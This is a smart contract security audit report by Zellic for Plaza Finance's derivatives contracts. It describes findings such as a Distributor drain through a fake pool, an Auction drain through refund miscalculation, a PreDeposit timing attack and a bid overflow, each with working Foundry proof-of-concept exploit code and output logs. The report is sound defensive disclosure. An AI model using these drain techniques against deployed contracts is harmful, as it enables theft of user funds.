Zellic

Prepared for
Plaza Finance

Prepared by
Qingying Jie
Jaeeu Kim
Zellic

November 19, 2024

Programmable Derivatives

Smart Contract Security Assessment

Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Plaza Finance from October 31st to November 8th, 2024. During this engagement, Zellic reviewed Programmable Derivatives's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Could an on-chain attacker drain user funds?
- Could a malicious user disrupt the pool system?
- Is the price calculation implemented correctly?
- Is the fund transfer handled correctly?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- External contracts
- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.4. Results

During our assessment on the scoped Programmable Derivatives contracts, we discovered 20 findings. Two critical issues were found. Eight were of high impact, five were of medium impact, three were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for the benefit of Plaza Finance in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
Critical	2
High	8
Medium	5
Low	3
Informational	2



2. Introduction

2.1. About Programmable Derivatives

Plaza Finance contributed the following description of Programmable Derivatives:

> Plaza is a platform for programmable derivatives built as a set of Solidity smart contracts on Base. It offers two core products: bondETH and levETH, which are programmable derivatives of a pool of ETH liquid staking derivatives (LSTs) and liquid restaking derivatives (LRTs) such as wstETH. Users can deposit an underlying pool asset like wstETH and receive levETH or bondETH in return, which are represented as ERC20 tokens. These tokens are composable with protocols such as DEXes, lending markets, restaking platforms, etc.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Programmable Derivatives Contracts

Type	Solidity
Platform	EVM-compatible

Target	plaza-evm
Repository	https://github.com/Convexity-Research/plaza-evm ↗
Version	`1f07f8e685c56ddf8796c41af008ff5c42ef9803`

Programs	`Auction`
	`BondToken`
	`Distributor`
	`LeverageToken`
	`OracleReader`
	`BalancerOracleAdapter`
	`Pool`
	`PoolFactory`
	`PreDeposit`
	`TokenDeployer`
	`ERC20Extensions`
	`Decimals`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of 2.1 person-weeks. The assessment was conducted by two consultants over the course of seven calendar days.

Contact Information

The following project managers were associated with the engagement:

Jacob Goreski
Engagement Manager
jacob@zellic.io

Chad McDonald
Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Qingying Jie
Engineer
qingying@zellic.io

Jaeeu Kim
Engineer
jaeeu@zellic.io

2.5. Project Timeline

The key dates of the engagement are detailed below.

October 31, 2024	Kick-off call
October 31, 2024	Start of primary review period
November 8, 2024	End of primary review period

3. Detailed Findings

3.1. Distributor could be drained by fake pool

Target	Distributor		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

In Distributor, the functions `claim` and `allocate` do not check that the pool's address parameter, `_pool` is in the registered pool, so a fake pool could be used in this function to drain the distributor.

A malicious user could create a fake pool with some function's interface, such as `balanceOf` and `getIndexedUserAmount`, to bypass `claim`'s check.

```
function claim(address _pool) external whenNotPaused() nonReentrant() {
  require(_pool != address(0), UnsupportedPool());

  Pool pool = Pool(_pool);
  BondToken bondToken = pool.bondToken();
  address couponToken = pool.couponToken();
  // ...
  uint256 shares = bondToken.getIndexedUserAmount(msg.sender, balance,
    currentPeriod)
                              .normalizeAmount(bondToken.decimals(),
    IERC20(couponToken).safeDecimals());
  // ...
  IERC20(couponToken).safeTransfer(msg.sender, shares);
}

function allocate(address _pool, uint256 _amountToDistribute)
    external whenNotPaused() {
  require(_pool == msg.sender, CallerIsNotPool());

  Pool pool = Pool(_pool);
  // ...
}
```

Impact

An attacker could drain the distributor by using a fake pool.

The following proof-of-concept script demonstrates that the attacker could drain the distributor by using a fake pool:

```
contract AttackerFakePool {
    // ...

    function exploit(Distributor distributor, address _couponToken) public {
        couponToken = address(this);
        bondToken = address(this);
        globalPool = IndexedGlobalAssetPool({
            currentPeriod: 0,
            sharesPerToken: 0,
            previousPoolAmounts: new PoolAmount[](0)
        });

        targetAmount = IERC20(_couponToken).balanceOf(address(distributor));

        distributor.allocate(address(this), targetAmount);

        couponToken = _couponToken;
        fakeShare = IERC20(_couponToken).balanceOf(address(distributor));

        distributor.claim(address(this));
    }
    // fake couponToken/bondToken interface
    function balanceOf(address account) external view returns (uint256) {
        return targetAmount;
    }

    // fake bondToken interface
    function getIndexedUserAmount(address user, uint256 balance,
    uint256 period) public view returns(uint256) {
      return fakeShare * 10**(18-6);
    }

    // ...
}

//...

    function testAuditDistributeDrain() public {
        // logic from testClaimShares() in Distributor.t.sol
        Token sharesToken = Token(_pool.couponToken());

        vm.startPrank(minter);
        _pool.bondToken().mint(user1, 1*10**18);
```

```
        sharesToken.mint(address(_pool), 50*(1+10000)*10**18);
        vm.stopPrank();

        vm.startPrank(governance);
        fakeSucceededAuction(address(_pool), 0);

        vm.mockCall(
            address(0),
            abi.encodeWithSignature("state()"),
            abi.encode(uint256(1))
        );

        vm.warp(block.timestamp + params.distributionPeriod);
        _pool.distribute();
        vm.stopPrank();

        // attacker exploit start
        vm.startPrank(address(0x31337));

        AttackerFakePool attacker = new AttackerFakePool();

        console.log("distributor USDC balance:  ",
    IERC20(address(_pool.couponToken())).balanceOf(address(distributor)));
        console.log("attacker USDC balance:  ",
    IERC20(address(_pool.couponToken())).balanceOf(address(attacker)));

        attacker.exploit(distributor, address(_pool.couponToken()));

        console.log("----------------after exploit----------------");
        console.log("distributor USDC balance:  ",
    IERC20(address(_pool.couponToken())).balanceOf(address(distributor)));
        console.log("attacker USDC balance:  ",
    IERC20(address(_pool.couponToken())).balanceOf(address(attacker)));

        vm.stopPrank();
    }
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditDistributeDrain() (gas: 2411823)
Logs:
  distributor USDC balance:  25002500000
  attacker USDC balance:  0
  -----------------after exploit-----------------
  distributor USDC balance:  0
  attacker USDC balance:  25002500000
```

Recommendations

Check that the pool's address parameter, `_pool`, is in the registered pool in the `claim` and `allocate` functions.

Remediation

This issue has been acknowledged by Plaza Finance, and fixes were implemented in the following commits:

- `0c22df77` ↗
- `b1686a40` ↗
- `9d0ada45` ↗
- `d5b4048d` ↗

3.2. A malicious bidder could drain the Auction contract

Target	Auction		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

Bidders can use coupon tokens through the Auction contract to purchase the underlying pool assets. When bidders place a bid, they will send `sellCouponAmount` amount of coupon tokens to the Auction contract. If the number of bids exceeds the `maxBids` or if the total amount of coupon tokens paid by bidders is greater than `totalBuyCouponAmount`, the contract will remove some low-priced bids and return the coupon tokens paid to the bidder.

```
function bid(uint256 buyReserveAmount, uint256 sellCouponAmount)
    external auctionActive returns(uint256) {
    // [...]

    // Transfer buy tokens to contract

    IERC20(buyCouponToken).transferFrom(msg.sender, address(this), sellCouponAm
      ount);

    Bid memory newBid = Bid({
      bidder: msg.sender,
      buyReserveAmount: buyReserveAmount,
      sellCouponAmount: sellCouponAmount,
      nextBidIndex: 0, // Default to 0, which indicates the end of the list
      prevBidIndex: 0, // Default to 0, which indicates the start of the list
      claimed: false
    });
    // [...]
}
```

The Auction contract uses the function `_removeBid` to remove a bid, which will transfer `buyReserveAmount` amount of coupon tokens to the bidder instead of `sellCouponAmount`.

```
function _removeBid(uint256 bidIndex) internal {
    Bid storage bidToRemove = bids[bidIndex];
```

```
    // [...]

    address bidder = bidToRemove.bidder;
    uint256 buyReserveAmount = bidToRemove.buyReserveAmount;
    uint256 sellCouponAmount = bidToRemove.sellCouponAmount;
    currentCouponAmount -= sellCouponAmount;
    totalSellReserveAmount -= buyReserveAmount;

    // Refund the buy tokens for the removed bid
    IERC20(buyCouponToken).transfer(bidder, buyReserveAmount);

    // [...]
}
```

Impact

A malicious bidder could drain coupon tokens in the Auction contract. Here is a possible scenario. Assume the `maxBids` is 1,000, and there are 999 bids.

1. A malicious bidder adds a bid with the lowest price and sets `buyReserveAmount` to the drainable amount.
2. The malicious bidder adds another bid with a higher price to let the Auction contract remove the lowest-price bid.
3. The Auction contract transfers the drainable amount of coupon tokens to the malicious bidder.

The following proof-of-concept script demonstrates that a malicious bidder could drain the Auction contract:

```
function testAuditAuctionDrain() public {
    vm.prank(governance);
    _pool.setAuctionPeriod(10 days);

    vm.warp(block.timestamp + 95 days);
    _pool.startAuction();

    (uint256 currentPeriod,) = _pool.bondToken().globalPool();
    address auction = _pool.auctions(currentPeriod);
    Auction _auction = Auction(auction);

    Token usdc = Token(_pool.couponToken());

    // logic from testRemoveManyBids() in Auction.t.sol
```

```
    uint256 initialBidAmount = 1000;
    uint256 initialSellAmount = 25000000000000000000;

    // Create 999 bids
    for (uint256 i = 0; i < 999; i++) {
    address newBidder = address(uint160(i + 1));
        vm.startPrank(newBidder);
        usdc.mint(newBidder, initialSellAmount);
        usdc.approve(address(auction), initialSellAmount);
        _auction.bid(initialBidAmount, initialSellAmount);
        vm.stopPrank();
    }

    address attacker = address(0x1337);
    vm.startPrank(attacker);
    usdc.mint(attacker, initialSellAmount * 3);
    usdc.approve(address(auction), initialSellAmount * 3);
    console.log("auction usdc balance:  ", usdc.balanceOf(address(auction)));
    console.log("attacker usdc balance:  ", usdc.balanceOf(attacker));

    // make lowest bid
    uint256 drainableAmount = usdc.balanceOf(address(auction))
    + 7499999999999999999; // from execess; (expceted ramaining from other
    bids removing)
    _auction.bid(drainableAmount, initialSellAmount);

    // make highest bid
    uint256 highBidAmount = 500;
    uint256 highSellAmount = initialSellAmount * 2;
    _auction.bid(highBidAmount, highSellAmount);

    console.log("-----------------after exploit-----------------");
    console.log("auction usdc balance:  ", usdc.balanceOf(address(auction)));
    console.log("attacker usdc balance:  ", usdc.balanceOf(attacker));

    vm.stopPrank();
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditAuctionDrain() (gas: 500826389)
Logs:
  auction usdc balance:  24975000000000000000000
  attacker usdc balance:  75000000000000000000
  -----------------after exploit-----------------
  auction usdc balance:  0
```

```
    attacker usdc balance:  25049999999999999999000
```

Recommendations

Change the amount of coupon tokens transferred in the function `_removeBid` from `buyReserveAmount` to `sellCouponAmount`.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit 08d60707 ↗.

3.3. Incorrect PreDeposit reward

Target	PreDeposit		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

In PreDeposit, each user should be able to claim a proportion of the deposit based on their individual contribution. However, the `claim` function does not work proportionally. This is because the `userBondShare` and `userLeverageShare` are calculated based on the contract's current balance, not on the initial `bondAmount` and `leverageAmount`, which represent the total amount of tokens at the start. As the contract's balance decreases with each user's claim, users who claim later receive fewer tokens.

```
function claim() external nonReentrant whenNotPaused {
  // ...

  uint256 userBondShare = (bondToken.balanceOf(address(this)) * userBalance)
    / reserveAmount;
  uint256 userLeverageShare = (leverageToken.balanceOf(address(this))
    * userBalance) / reserveAmount;

  // ...

  if (userBondShare > 0) {
    bondToken.transfer(msg.sender, userBondShare);
  }
  // ...
}
```

Impact

From the second claimant onward, they receive a smaller, incorrect amount that does not match the partial calculation.

The following proof-of-concept script demonstrates that the second claimant receives a smaller amount than the first claimant:

```
function testAuditPreDepositClaimIncorrect() public {
```

```
    // Setup initial deposit
    vm.startPrank(user1);
    reserveToken.approve(address(preDeposit), DEPOSIT_AMOUNT);
    preDeposit.deposit(DEPOSIT_AMOUNT);
    vm.stopPrank();
    vm.startPrank(user2);
    reserveToken.approve(address(preDeposit), DEPOSIT_AMOUNT);
    preDeposit.deposit(DEPOSIT_AMOUNT);
    vm.stopPrank();

    // Create pool
    vm.startPrank(governance);
    preDeposit.setBondAndLeverageAmount(BOND_AMOUNT, LEVERAGE_AMOUNT);
    vm.warp(block.timestamp + 8 days); // After deposit period
    poolFactory.grantRole(poolFactory.GOV_ROLE(), address(preDeposit));
    preDeposit.createPool();
    vm.stopPrank();

    // Claim tokens
    address bondToken = address(Pool(preDeposit.pool()).bondToken());

    uint256 user1_preDeposit_balance = preDeposit.balances(user1);
    uint256 user2_preDeposit_balance = preDeposit.balances(user2);
    console.log("user1 preDeposit balance:  ", user1_preDeposit_balance);
    console.log("user2 preDeposit balance:  ", user2_preDeposit_balance);

    vm.prank(user1);
    preDeposit.claim();
    vm.prank(user2);
    preDeposit.claim();

    uint256 user1_bond_share = BondToken(bondToken).balanceOf(user1);
    uint256 user2_bond_share = BondToken(bondToken).balanceOf(user2);
    assertNotEq(user1_bond_share, user2_bond_share);
    console.log("user1 bond share:  ", user1_bond_share);
    console.log("user2 bond share:  ", user2_bond_share);
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditPreDepositClaimIncorrect() (gas: 1771121)
Logs:
  user1 preDeposit balance:  10000000000000000000
  user2 preDeposit balance:  10000000000000000000
  user1 bond share:  25000000000000000000
  user2 bond share:  12500000000000000000
```

Recommendations

Use the initial balance for the share calculation, not the current contract balance.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `d8af0d68` ↗.

3.4. Claim function could be broken by timing attack

Target	PreDeposit		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

In PreDeposit, the checks for `depositEndTime` are not correct. At the `depositEndTime`, a user could call `createPool`, `deposit`, `withdraw`, and `claim` at same time.

Calling `deposit` after `createPool` will increase `reserveAmount` in the `claim` function. The numerator, representing the total supply of tokens determined during `createPool`, remains unchanged. However, if the denominator `reserveAmount` increases, the subsequent share calculation will fail.

```
function _deposit(uint256 amount, address onBehalfOf) private {
  if (block.timestamp > depositEndTime) revert DepositEnded();
  // ...
}

function createPool() external nonReentrant whenNotPaused {
  if (block.timestamp < depositEndTime) revert DepositNotEnded();
  // ...
}

function claim() external nonReentrant whenNotPaused {
  if (block.timestamp < depositEndTime) revert DepositNotEnded();
  // ...
}
```

Impact

Even with a very small deposit, the share-calculation formula for the entire predeposit can be disrupted, potentially locking the user's tokens.

The following proof-of-concept script demonstrates that timing attacks can be used to disrupt the share calculation:

```
function testAuditPreDepositTimingAttack() public {
    // Setup initial deposit
```

```
    vm.startPrank(user1);
    reserveToken.approve(address(preDeposit), DEPOSIT_AMOUNT);
    preDeposit.deposit(DEPOSIT_AMOUNT);
    vm.stopPrank();
    vm.startPrank(user2);
    reserveToken.approve(address(preDeposit), DEPOSIT_AMOUNT);
    preDeposit.deposit(DEPOSIT_AMOUNT);
    vm.stopPrank();

    // Create pool
    vm.startPrank(governance);
    preDeposit.setBondAndLeverageAmount(BOND_AMOUNT, LEVERAGE_AMOUNT);
    poolFactory.grantRole(poolFactory.GOV_ROLE(), address(preDeposit));

    vm.warp(block.timestamp + 7 days); // depositEndTime

    // Start timing attack
    vm.startPrank(user1);

    // user1 trigger createPool, it's allowed because it's not onlyOwner
    preDeposit.createPool();

    // user1 trigger claim
    preDeposit.claim();

    reserveToken.approve(address(preDeposit), 10);
    preDeposit.deposit(10);
    preDeposit.claim();
    vm.stopPrank();

    // End timing attack

    // user2 trigger claim
    vm.startPrank(user2);

    // reverted by ERC20InsufficientBalance
    vm.expectRevert();
    preDeposit.claim();
    vm.stopPrank();
}
```

Recommendations

Use strict conditions to check the `depositEndTime` in the `deposit`, `withdraw`, `createPool`, and `claim` functions.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `e6caae6d` ↗.

3.5. Lack of handling of auction failures

Target	Pool, Auction		
Category	Business Logic	**Severity**	High
Likelihood	Medium	**Impact**	High

Description

The auction is a process where participants bid coupon tokens to acquire underlying pool assets from a pool. Anyone can start an auction through the `startAuction` function of the pool. This function ensures there is only one auction per period by checking the mapping `auctions`.

```
function startAuction() external {
    // [...]

    // Check if auction for current period has already started
    (uint256 currentPeriod, uint256 _sharesPerToken) = bondToken.globalPool();
    require(auctions[currentPeriod] == address(0), AuctionAlreadyStarted());

    auctions[currentPeriod] = Utils.deploy(
      // [...]
    );
}
```

An auction may end in three possible states: `FAILED_UNDERSOLD`, `FAILED_LIQUIDATION`, or `SUCCEEDED`. If an auction succeeds, the pool can distribute coupon tokens to bond token holders, and bidders can claim tokens for winning bids. However, if an auction ends in state `FAILED_UNDERSOLD` or `FAILED_LIQUIDATION`, there is no code to handle it.

Impact

After the auctions starts, the value of `auctions[currentPeriod]` will no longer be the zero address. The `currentPeriod` in the state variable `globalPool` of the `bondToken` can only be increased through the function `increaseIndexedAssetPeriod`, which can only be called by addresses with the `DISTRIBUTOR_ROLE`. Both the contract Pool and the contract Distributor hold the `DISTRIBUTOR_ROLE`. But only the pool calls the function `increaseIndexedAssetPeriod` within its `distribute` function, and the `distribute` function can only be called if the auction is successful. As a result, the `currentPeriod` cannot increment, meaning a new auction cannot start.

```
function distribute() external whenNotPaused auctionSucceeded {
    // [...]
    // Increase the bond token period
    bondToken.increaseIndexedAssetPeriod(sharesPerToken);
    // [...]
}
```

Additionally, during the auction, each time a bidder places a bid, coupon tokens are transferred from the bidder to the auction contract. If the auction succeeds, the coupon tokens are sent to the pool, and the underlying assets sent by the pool to the auction contract can be claimed by bidders. However, if the auction fails, bidders' coupon tokens will be locked in the auction contract.

Recommendations

Consider adding code logic to handle auction failure.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `aa0a7d71` ↗.

3.6. Bidders are unable to claim the expected amount of reserve tokens

Target	Auction		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

During the auction period, bidders place their bids, specifying a quantity of coupon tokens they are willing to pay and a quantity of reserve tokens they are willing to receive, corresponding to the `sellCouponAmount` and `buyReserveAmount` fields in the structure `Bid`, respectively.

```
function bid(uint256 buyReserveAmount, uint256 sellCouponAmount)
    external auctionActive returns(uint256) {
    // [...]

    // Transfer buy tokens to contract
    IERC20(buyCouponToken).transferFrom(msg.sender, address(this),
    sellCouponAmount);

    Bid memory newBid = Bid({
      bidder: msg.sender,
      buyReserveAmount: buyReserveAmount,
      sellCouponAmount: sellCouponAmount,
      // [...]
    });

    // [...]
}
```

Bidders transfer `sellCouponAmount` amount of coupon tokens to the contract, but if the auction succeeds, they can only claim `sellCouponAmount` amount of reserve tokens.

```
function claimBid(uint256 bidIndex) auctionExpired auctionSucceeded external {
    Bid storage bidInfo = bids[bidIndex];
    // [...]

    bidInfo.claimed = true;
    IERC20(sellReserveToken).transfer(bidInfo.bidder,
    bidInfo.sellCouponAmount);
```

```
    emit BidClaimed(bidInfo.bidder, bidInfo.sellCouponAmount);
}
```

Impact

If the auction succeeds, the auction contract will receive `totalSellReserveAmount` amount of reserve tokens, which is the sum of the `buyReserveAmount` in all valid bids. Bidders can claim `sellCouponAmount` amount of reserve tokens, which does not match the expected `buyReserveAmount`. Meanwhile, the sum of the `sellCouponAmount` in valid bids differs from the `totalSellReserveAmount`, which may cause some bidders to not be able to claim due to insufficient reserve tokens in the auction contract, or the remaining reserve tokens may be locked in the contract.

Recommendations

Change the amount of reserve tokens transferred in the function `claimBid` from `sellCouponAmount` to `buyReserveAmount`.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `bf3ab7d5` ↗.

3.7. Distribution's `claim` function does not update storage variables

Target	Distributor		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

In Distributor, the `claim` function does not work correctly. The `poolInfo` is not updated after the `claim`, so the `amountToDistribute` is not updated. Since the balance decreases while the `amountToDistribute` remains the same, once the first claim occurs, other users will not be able to make a claim.

```
function claim(address _pool) external whenNotPaused() nonReentrant() {
  require(_pool != address(0), UnsupportedPool());

  // ...

  PoolInfo memory poolInfo = poolInfos[_pool];

  // check if pool has enough *allocated* shares to distribute
  if (poolInfo.amountToDistribute < shares) {
    revert NotEnoughSharesToDistribute();
  }

  // check if the distributor has enough shares tokens as the amount to
    distribute
  if (IERC20(couponToken).balanceOf(address(this)) <
    poolInfo.amountToDistribute) {
    revert NotEnoughSharesToDistribute();
  }

  poolInfo.amountToDistribute -= shares;
  couponAmountsToDistribute[couponToken] -= shares;

  // ...
}
```

Impact

If there are no other pools sharing the coupon token, a revert will occur from the second claimant onward due to the unupdated `amountToDistribute`. If such pools exist, it will ultimately cause a balance mismatch, putting the protocol at risk.

The following proof-of-concept script demonstrates that the second claimant receives a revert by the unupdated `amountToDistribute`:

```
function testAuditClaimFailedByPoolInfoNotUpdated() public {
    Token sharesToken = Token(_pool.couponToken());

    vm.startPrank(minter);
    _pool.bondToken().mint(user1, 1*10**18);
    _pool.bondToken().mint(user2, 1*10**18);
    sharesToken.mint(address(_pool), 2000400000000000000000);
    vm.stopPrank();

    vm.startPrank(governance);
    fakeSucceededAuction(address(_pool), 0);

    vm.mockCall(
        address(0),
        abi.encodeWithSignature("state()"),
        abi.encode(uint256(1))
    );

    vm.warp(block.timestamp + params.distributionPeriod);
    _pool.distribute();
    vm.stopPrank();

    vm.startPrank(user1);
    distributor.claim(address(_pool));
    vm.stopPrank();

    vm.startPrank(user2);
    vm.expectRevert();
    distributor.claim(address(_pool));
    vm.stopPrank();
}
```

Recommendations

Use storage `poolInfo` to update the storage variable.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `70eb9503` ↗.

3.8. Huge bid could cause overflow in subsequent bids

Target	Auction		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

In Auction, `insertSortedBid` is called by the `bid` function to insert a new bid into the linked list of bids. Because there is no limit on the `buyReserveAmount` a bidder can bid, malicious bidders can set a `buyReserveAmount` as large as possible so that subsequent bids will fail due to overflow.

```
function insertSortedBid(uint256 newBidIndex) internal {
  // ...

  if (highestBidIndex == 0) {
    // First bid being inserted
    highestBidIndex = newBidIndex;
    lowestBidIndex = newBidIndex;
  } else {
    uint256 currentBidIndex = highestBidIndex;
    uint256 previousBidIndex = 0;

    // Traverse the linked list to find the correct spot for the new bid
    while (currentBidIndex != 0) {
      // ...
      leftSide = newSellCouponAmount * currentBuyReserveAmount;
      rightSide = currentSellCouponAmount * newBuyReserveAmount;
```

Impact

If an attacker bids with a value just below the overflow threshold, along with a one-slot–size coupon, any subsequent bids exceeding a two-slot size will fail due to the overflow.

The following proof-of-concept script demonstrates that a huge bid could cause an overflow in subsequent bids:

```
function testAuditAuctionBidOverflow() public {
    vm.prank(governance);
    _pool.setAuctionPeriod(10 days);
```

```
    vm.warp(block.timestamp + 95 days);
    _pool.startAuction();

    (uint256 currentPeriod,) = _pool.bondToken().globalPool();
    address auction = _pool.auctions(currentPeriod);
    Auction _auction = Auction(auction);

    Token usdc = Token(_pool.couponToken());

    vm.startPrank(bidder);
    uint256 initialBidAmount = 25000000000000000000;
    usdc.mint(bidder, initialBidAmount);
    usdc.approve(address(auction), initialBidAmount);
    // uint256 target_amount = type(uint256).max / 25000000000000000000;
    uint256 target_amount = type(uint256).max / initialBidAmount;

    _auction.bid(target_amount, 25000000000000000000);
    vm.stopPrank();

    vm.startPrank(user1);
    uint256 newBidderBid = 25000000000000000000 * 2;
    usdc.mint(user1, newBidderBid);
    usdc.approve(address(auction), newBidderBid);
    vm.expectRevert(stdError.arithmeticError);
    _auction.bid(1 ether, newBidderBid);
    vm.stopPrank();
}
```

Recommendations

Add a cap to the `buyReserveAmount` to prevent overflow in subsequent bids.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit b5579924 ↗.

3.9. Number of coupon tokens obtained from the auction may differ from number of coupon tokens to be distributed

Target	Pool		
Category	Business Logic	**Severity**	High
Likelihood	High	**Impact**	High

Description

The pool creates auctions to acquire coupon tokens for distribution. The number of coupon tokens the pool will acquire is based on the current total supply of bond tokens and the `_sharesPerToken` value obtained from the `globalPool` variable of the `bondToken`.

```
function startAuction() external {
    // [...]

    // Check if auction for current period has already started
    (uint256 currentPeriod, uint256 _sharesPerToken) = bondToken.globalPool();
    require(auctions[currentPeriod] == address(0), AuctionAlreadyStarted());

    auctions[currentPeriod] = Utils.deploy(
      address(new Auction()),
      abi.encodeWithSelector(
        Auction.initialize.selector,
        address(couponToken),
        address(reserveToken),
        (bondToken.totalSupply() * _sharesPerToken).toBaseUnit(bondToken.
          SHARES_DECIMALS()),
        block.timestamp + auctionPeriod,
        1000,
        address(this),
        liquidationThreshold
      )
    );
}
```

If the auction succeeds, the pool will transfer the obtained coupon tokens to the distributor. The number of coupon tokens transferred is based on the current total supply of bond tokens and the state variable `sharesPerToken`. But these two values may differ from when the `startAuction` function is called.

```
function distribute() external whenNotPaused auctionSucceeded {
  // [...]

  Distributor distributor = Distributor(poolFactory.distributor());

  // [...]

  uint256 normalizedTotalSupply
    = bondToken.totalSupply().normalizeAmount(bondDecimals, maxDecimals);
  uint256 normalizedShares = sharesPerToken.normalizeAmount(sharesDecimals,
    maxDecimals);

  // Calculate the coupon amount to distribute
  uint256 couponAmountToDistribute = (normalizedTotalSupply
    * normalizedShares)
      .toBaseUnit(maxDecimals * 2 - IERC20(couponToken).safeDecimals());

  // Increase the bond token period
  bondToken.increaseIndexedAssetPeriod(sharesPerToken);

  // Transfer coupon tokens to the distributor
  IERC20(couponToken).safeTransfer(address(distributor),
    couponAmountToDistribute);

  // [...]
}
```

The total supply of bond tokens increases or decreases as users deposit or redeem. Additionally, during distribution, users holding more bond tokens can claim more coupon tokens.

```
function _create(
  // [...]
  ) private returns(uint256) {
  // [...]

  // Mint tokens
  if (tokenType == TokenType.BOND) {
    bondToken.mint(recipient, amount);
  }

  // [...]
}

function _redeem(
  // [...]
```

```
  ) private returns(uint256) {
  // [...]

  // Burn derivative tokens
  if (tokenType == TokenType.BOND) {
    bondToken.burn(msg.sender, depositAmount);
  }

  // [...]
}
```

When not in auction, addresses with `GOV_ROLE` can modify the state variable `sharesPerToken`. The shares-per-token value stored in the state variable `globalPool` of the `bondToken` can only be updated to the value set in the pool during each distribution (i.e., after a successful auction).

```
function setSharesPerToken(uint256 _sharesPerToken)
    external NotInAuction onlyRole(poolFactory.GOV_ROLE()) {
  sharesPerToken = _sharesPerToken;

  emit SharesPerTokenChanged(sharesPerToken);
}
```

Impact

Users may deposit before the distribution to acquire more bond tokens in order to be able to claim more coupon tokens.

For the pool, an inconsistent coupon amount may result in the pool not having enough coupon tokens to transfer to the distributor or leaving some coupon tokens remaining in the pool.

Recommendations

Consider prohibiting users from depositing or redeeming during the auction period.

